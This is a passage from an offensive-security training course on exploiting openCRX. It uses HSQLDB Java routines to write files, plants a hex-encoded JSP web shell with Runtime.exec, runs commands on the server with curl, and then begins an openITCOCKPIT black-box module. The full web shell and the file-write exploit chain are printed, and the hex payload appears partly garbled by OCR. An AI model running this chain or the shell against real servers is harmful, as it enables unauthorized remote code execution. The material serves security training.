


Figure 262: HSQL Database Manager

[167] (Slashdot Media, 2020), https://sourceforge.net/projects/hsqldb/files/hsqldb/

[168] (The HSQL Development Group, 2020), http://hsqldb.org/doc/2.0/util-guide/dbm-chapt.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We could query the database but perhaps we can find a way to do more, like write a file. HSQL does not have a function similar to MySQL's "SELECT INTO OUTFILE". However, the documentation reveals that HSQL custom procedures can call Java code.[169]

9.3.9.2 Exercise

Connect to the HSQLDB service.

9.3.10 Java Language Routines

We can call static methods of a Java class from HSQLDB using Java Language Routines (JRT).[170] Like any Java program, the class needs to be in the application's *classpath*.[171]
We can only use certain variable types as parameters and return types. These types are mostly primitives and a few simple objects that map between Java types and SQL types.

> *Java is an object-oriented programming language. It does, however, have eight data types that are not objects, such as int or float. Primitives can be declared and assigned values without instantiating them as objects with the new keyword. This can be confusing because there are also object versions for each primitive, such as Integer or Float.*

JRTs can be defined as *functions* or *procedures*. Functions can be used as part of a normal SQL statement if the Java method returns a variable. If the Java method we want to call returns *void*, we need to use a procedure. Procedures are invoked with a *CALL* statement.

The syntax to create functions and procedures is fairly similar, as we will observe later.

9.4 Remote Code Execution

Let's create a proof-of-concept function that enables us to check system properties[172] by calling the Java *System.getProperty()* method. Java uses these system properties to track configuration about its runtime environment, such as the Java version and the current working directory. The method call is relatively simple - it takes in a String value and returns a String value. We want something simple to verify we can create and run a function on the remote server, and we may find it useful later on to be able to view system properties.

```
CREATE FUNCTION systemprop(IN key VARCHAR) RETURNS VARCHAR
 LANGUAGE JAVA
 DETERMINISTIC NO SQL
 EXTERNAL NAME 'CLASSPATH:java.lang.System.getProperty'
```

Listing 360 - Defining a JRT function to call System.getProperty

[169] (The HSQL Development Group, 2020), http://hsqldb.org/doc/2.0/guide/sqlroutines-chapt.html#src_jrt_routines

[170] (The HSQL Development Group, 2020), http://hsqldb.org/doc/guide/sqlroutines-chapt.html#src_jrt_routines

[171] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Classpath_(Java)

[172] (Oracle, 2019), https://docs.oracle.com/javase/tutorial/essential/environment/sysprop.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Let's break down the code above. On the first line, we'll create a new function named "systemprop", which takes in a "key" value as a varchar and returns a varchar. Next, we'll tell the database to run the function as Java. And finally, we'll specify that we want the function to run the *getProperty*[173] method of the *java.lang.System* class. The Java method expects a String value named "key". This must match the name of the variable passed after the IN keyword in the function we are defining.

To create the function on the openCRX server, we will enter the code above in the upper right window of the HSQL Database Manager GUI and click *Execute SQL*.




Figure 263: Creating an HSQL function

Once the function is created, we need to call it. However, functions are not the same as tables and we cannot select from them directly in a SELECT statement unless we are including a table. Instead, we can call the function using a VALUES clause without specifying a SELECT from a table. Let's pass in "java.class.path" as our parameter to check the classpath of the HSQLDB process.

[173] (Oracle, 2018), https://docs.oracle.com/javase/7/docs/api/java/lang/System.html#getProperty(java.lang.String)

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 264: Invoking the systemprop function

The classpath we have to work with is very limited. Although *hsqldb.jar* is the only file listed, a Java process always has access to the default Java classes. If we want to use a function or procedure to do anything malicious, we'll need to find a suitable method in *hsqldb.jar* or the core Java JAR files.

We have the following restrictions:

1. The method must be static.
2. The method parameters must be primitives or types that map to SQL types.
3. The method must return a primitive, an object that maps to a SQL type, or *void*.
4. The method must run code directly or write files to the system.

> *In Java, all methods must include a return type. The void keyword is used when a method does not return a value.*

We can use JD-GUI to search for methods that match these criteria. Prior to Java version 9, standard classes were stored in *lib/rt.jar*. While we could open this jar in JD-GUI, it would quickly become apparent that the search functionality doesn't cover method signatures. Our next option is to export the source files out of JD-GUI and open them with VS Code.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We will start our search with methods that are “public static” and return void. We will use the regular expression of “public static void \w+\(String” as our search term. This will search for:

• the string “public static void”

• followed by any number of “word” characters (a-zA-Z0-9)

• followed by a parenthesis

• followed by the word “String”

This search string will let us find any methods that are public, static, return void, and take a String as their first parameter. We will still need to do some manual inspection, but this should give us a good start. We will click the *Use Regular Expression* button to run the search.




Figure 265: Using VS Code to search for candidate methods

Our search identified 215 results. Going through the results manually, we find that *com.sun.org.apache.xml.internal.security.utils.JavaUtils* inside */usr/lib/jvm/java-8-openjdk-amd64/jre/lib/rt.jar* matches our criteria.

```
096  public static void writeBytesToFilename(String paramString, byte[]
paramArrayOfByte) {
097    FileOutputStream fileOutputStream = null;
098       try {
99          if (paramString != null && paramArrayOfByte != null) {
100           File file = new File(paramString);
101
102           fileOutputStream = new FileOutputStream(file);
103
104           fileOutputStream.write(paramArrayOfByte);
105           fileOutputStream.close();
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
106         }
107         else if (log.isLoggable(Level.FINE)) {
108           log.log(Level.FINE, "writeBytesToFilename got null byte[] pointed");
109         }
110
111       } catch (IOException iOException) {
112         if (fileOutputStream != null) {
113           try {
114             fileOutputStream.close();
115           } catch (IOException iOException1) {
116             if (log.isLoggable(Level.FINE)) {
117               log.log(Level.FINE, iOException1.getMessage(), iOException1);
118             }
119         }
120       }
121     }
122   }
```

Listing 361 - writeBytesToFilename method

This method seems to meet our criteria. It returns void, so we can call it from a procedure. Next, we need to pass in a string and a byte array. It creates a new file using the string value as its name (line 100) and writes the byte array to the file (line 104).

According to the HSQLDB documentation,[174] we should be able to pass in string and byte array types from our query.

SQL Type	Java Type
CHAR or VARCHAR	String
BINARY	bytesection-5
VARBINARY	bytesection-5

Table 1 - SQL types to Java types

Since the method we plan to call returns void, let's create a new procedure. We'll use a VARCHAR for the *paramString* parameter and a VARBINARY for the *paramArrayOfByte* parameter. We could set the length of a BINARY field, however, the database would pad any value we submitted with zeroes. This might interfere with the file we want to create, so we'll use VARBINARY, which doesn't pad the value. Let's set the size of the VARBINARY as 1024 to give us enough room for a payload.

```
CREATE PROCEDURE writeBytesToFilename(IN paramString VARCHAR, IN paramArrayOfByte
VARBINARY(1024))
  LANGUAGE JAVA
  DETERMINISTIC NO SQL
  EXTERNAL NAME
'CLASSPATH:com.sun.org.apache.xml.internal.security.utils.JavaUtils.writeBytesToFilena
me'
```

Listing 362 - Procedure definition for writeBytesToFilename

The syntax to create a procedure is mostly the same as creating a function. After creating the procedure on the openCRX server, we'll invoke it using the CALL keyword, similar to stored

[174] (The HSQL Development Group, 2020), http://hsqldb.org/doc/guide/sqlroutines-chapt.html#src_jrt_static_methods

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

procedures in other database software. However, first we need to convert our payload into bytes. Let's make this conversion using the Decoder tool in Burp Suite.

First, we will do a simple proof of concept to verify it works. We can encode "It worked!" as ASCII hex for our payload. We will not specify a file path as part of the *paramString* value.

```
call writeBytesToFilename('test.txt', cast ('497420776f726b656421' AS
VARBINARY(1024)))
```

Listing 363 - Calling the writeBytesToFilename procedure

If everything works, we'll find a new file named *test.txt* in the database's working directory. We can call our *systemprop* function again to receive the working directory.




Figure 266: Checking the working directory

Now that we know the working directory, we can verify that the file was created with the XXE vulnerability.

9.4.1.1 Exercises

1. Create the *writeBytesToFilename* procedure and use it to write a file on the server.
2. Use the XXE vulnerability to verify the file was written correctly.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

9.4.2 Finding the Write Location

Now that we can write files on the server, let's decide what to do with this exploit. We could try to upload a binary, but have no way to run it.

We previously examined the server's file structure with the tree command. In a black box test, we might leverage the XXE vulnerability to learn more about how the web application's files are set up in directory listings. If we knew where JSP files were stored on the server, we could potentially write our own JSP into that directory and access it with our browser.

9.4.2.1 Exercise

Use the XXE vulnerability to find a directory with JSP files used by the opencrx-core-CRX application.

9.4.3 Writing Web Shells

Now that we know where to write our files, we can use our *writeBytesToFilename* procedure to write a JSP command shell. If everything works, we should be able to access it from our browser.

We will use a webshell from Kali as the basis of our payload:

```
kali@kali:/usr/share/webshells/jsp$ cat cmdjsp.jsp
// note that linux = cmd and windows = "cmd.exe /c + cmd"

<FORM METHOD=GET ACTION='cmdjsp.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>

<%@ page import="java.io.*"
%> <%
   String cmd = request.getParameter("cmd");
   String output = "";

   if(cmd != null) {
      String s =
      null; try {
         Process p = Runtime.getRuntime().exec("cmd.exe /C " +
         cmd); BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) {
            output += s;
         }
      }
      catch(IOException e) {
         e.printStackTrace();
      }
   }
%>

<pre>
<%=output %>
</pre>
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
<!--    http://michaeldaw.org    2006    -->
```

Listing 364 - cmdjsp.jsp

We'll need to update the shell to work on Linux and reduce its size to fit within 1024 bytes. Let's remove the HTML form element to save some space. We will use the Decoder tool again to convert the contents of our JSP webshell into ASCII hex. Once we have the converted value, we can call *writeBytesToFilename* and use a relative path to the *opencrx-core-CRX* directory with our shell filename.

```
call writeBytesToFilename('../../apache-tomee-plus-7.0.5/apps/opencrx-core-
CRX/opencrx-core-CRX/shell.jsp',
cast('3c2540207061676520696d706f72743d226a6176612e696f2e2a2220253e0a3c250a202020537472
696e6720636d64203d2072657175756573742e676574506172616d657465722822636d6422293b0a20202053
7472696e67206f7574707574203d2022223b0a0a202020696628636d6420213d206e756c6c29207b0a2020
2020202020537472696e672073203d206e756c6c3b0a2020202020207472279207b0a2020202020202020202050
726f636573732070203d2052756e74696d652e67657452756e74696d6528292e6578656328636d64293b0a
2020202020202020202042756666657265645265616465722073203d206e65772042756666657265645265
61646572286e657720496e70757453747265616d526561657228702e676574496e70757453747265616d
282929293b0a2020202020202020207768696c65282873203d2073492e726561644c696e6528292920213d
206e756c6c29207b0a2020202020202020202020206f757470757420 2b3d20733b0a2020202020202020207d0a2020202020207d0a2020202020206361746368282494f457863657074696f6e206529207b0a20202020
2020202020652e7072696e74537461636b5472616528293b0a2020202020207d0a2020207d0a253e0a0a
3c7072653e0a3c253d6f757470757420253e0a3c2f7072653e' as VARBINARY(1024)))
```

Listing 365 - Writing a command shell with writeBytesToFilename

Finally, if we call our JSP and pass "hostname" as the *cmd* value in the querystring, we should receive the results of the command as shown in the listing below.

```
kali@kali:~$ curl http://opencrx:8080/opencrx-core-CRX/shell.jsp?cmd=hostname

<pre>
opencrx
</pre>
```

Listing 366 - Calling the command shell with curl

Excellent! Now that we can execute commands on the server with our command shell, we can work towards a full interactive shell on the server.

9.4.3.1 Exercises

1. Update the shell to work on Linux and write it on the server.
2. Upgrade to a fully-interactive shell.

9.5 Wrapping Up

In this module, we used white box techniques to gain authenticated access to openCRX. From there, we leveraged both white and black box techniques to exploit XML External Entity Injection to enumerate the server. We found the credentials for an HSQLDB instance and were able to use Java language routines to gain limited remote code execution and create a command shell on the server.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

10openITCOCKPIT XSS and OS Command Injection - Blackbox

openITCOCKPIT[175] is an application that aids in the configuration and management of two popular monitoring utilities: Nagios[176] and Naemon.[177] The vendor offers both an open-source community version and an enterprise version with premium extensions.

Although the community version of openITCOCKPIT is open source, we'll take a black box approach in this module to initially exploit a cross-site scripting vulnerability. The complete exploit chain will ultimately lead to remote command execution (RCE).

These vulnerabilities were discovered by Offensive Security and are now referenced as CVE-2020-10788, CVE-2020-10789, and CVE-2020-10790.[178]

10.1 Getting Started

Before we begin, let's discuss some basic setup and configuration details.

In order to access the openITCOCKPIT server, we have created a *hosts* file entry named "openitcockpit" on our Kali Linux VM. Make this change with the corresponding IP address on your Kali machine to follow along. Be sure to revert the openITCOCKPIT virtual machine from your student control panel before starting your work. The openITCOCKPIT box credentials are listed in the Wiki.

We will not use application credentials in this module since we will operate from a black box perspective. The SSH credentials are only used to restart the service on a remote target. With our setup complete, we can begin testing openITCOCKPIT.

10.2 Black Box Testing in openITCOCKPIT

Although openITCOCKPIT is an open source application, we will attempt to discover vulnerabilities without viewing the source code, emulating a black box examination. We will not have access to source code, architecture diagrams, or a debug environment, and our testing coverage will be limited.

Therefore, we must use our time wisely to investigate as much of the application as possible. With practice, we will learn to discern when to continue investigating a particular feature and when to move on. Over time, we'll develop a keen sense for the errors and behaviors that suggest an anomaly.

For example, an "SQL syntax" error obviously suggests the presence of a SQL injection vulnerability. During a white box assessment, we would check the code and, if input is not escaped properly, we could formulate an exploit. However, in a black box assessment, we might

---

[175] (it-novum, 2020), https://openitcockpit.io/

[176] (Nagios, 2020), https://www.nagios.org/

[177] (Naemon, 2020), https://www.naemon.org/

[178] (it-novum, 2020), https://openitcockpit.io/security/#security

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

not be able to discover the proper string to exploit the injection or the input might be escaped properly but the error is caused by something else. If we concentrate all of our resources into one potential vulnerability, we might miss other potential attack vectors.

The flow of this module is somewhat cyclical. We will need to tie multiple pieces of information together in order to discover information we can use to further exploit the application.

The discovery phase of this module is critical as is building a proper site map. Our first step will be to build the site map to obtain a holistic view of the endpoints exposed and the libraries used by the application.

10.3 Application Discovery

In order to discover exposed endpoints, we'll first visit the application home page and observe the additional endpoints that the application reaches out to in order to generate the page.

While it might be tempting to ignore directories that contain images, CSS, and JavaScript, they might leave clues as to how the application works. Each and every clue has potential value during a black box assessment.

10.3.1 Building a Sitemap

To begin, let's visit *http://openitcockpit* in Firefox while proxying through Burp to create a basic sitemap. The proxy will capture all the requests and resources that are loaded and display them in the *Target* > *Sitemap* tab.

Figure 267: Sitemap Generated By Homepage

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

This initial connection reveals several things:

1. The openITCOCKPIT application runs on HTTPS. We were redirected when the page was loaded.
2. Since we do not have a valid session, openITCOCKPIT redirected the application root to */ login/login*.
3. The application uses Bootstrap,[179] jQuery,[180] particles,[181] and Font Awesome.[182]
4. The vendor dependencies are stored in the *lib* and *vendor* directories.
5. Application-specific JavaScript appears located in the *js* directory.

Ordinarily, this would be a good time to consider directory busting with a tool like Gobuster[183] or DIRB.[184] When running these tools, we found several pages that require authentication and a phpMyAdmin[185] page. However, these discoveries are not relevant for the specific goal of this module.

The login page does not reveal additional links to other pages. Let's load a page that should not exist (like */thispagedoesnotexist*) to determine the format of a 404 page.




Figure 268: 404 Page

[179] (Bootstrap, 2020), https://getbootstrap.com/
[180] (The jQuery Foundation, 2020), https://jquery.com/
[181] (Vincent Garreau, 2020), https://vincentgarreau.com/particles.js/
[182] (Fonticons, 2020), https://fontawesome.com/
[183] (OJ Reeves, 2020), https://github.com/OJ/gobuster
[184] (DIRB, 2020), http://dirb.sourceforge.net/
[185] (phpMyAdmin, 2020), https://www.phpmyadmin.net/

Copyright © 2022 Offensive-Security. All rights reserved.

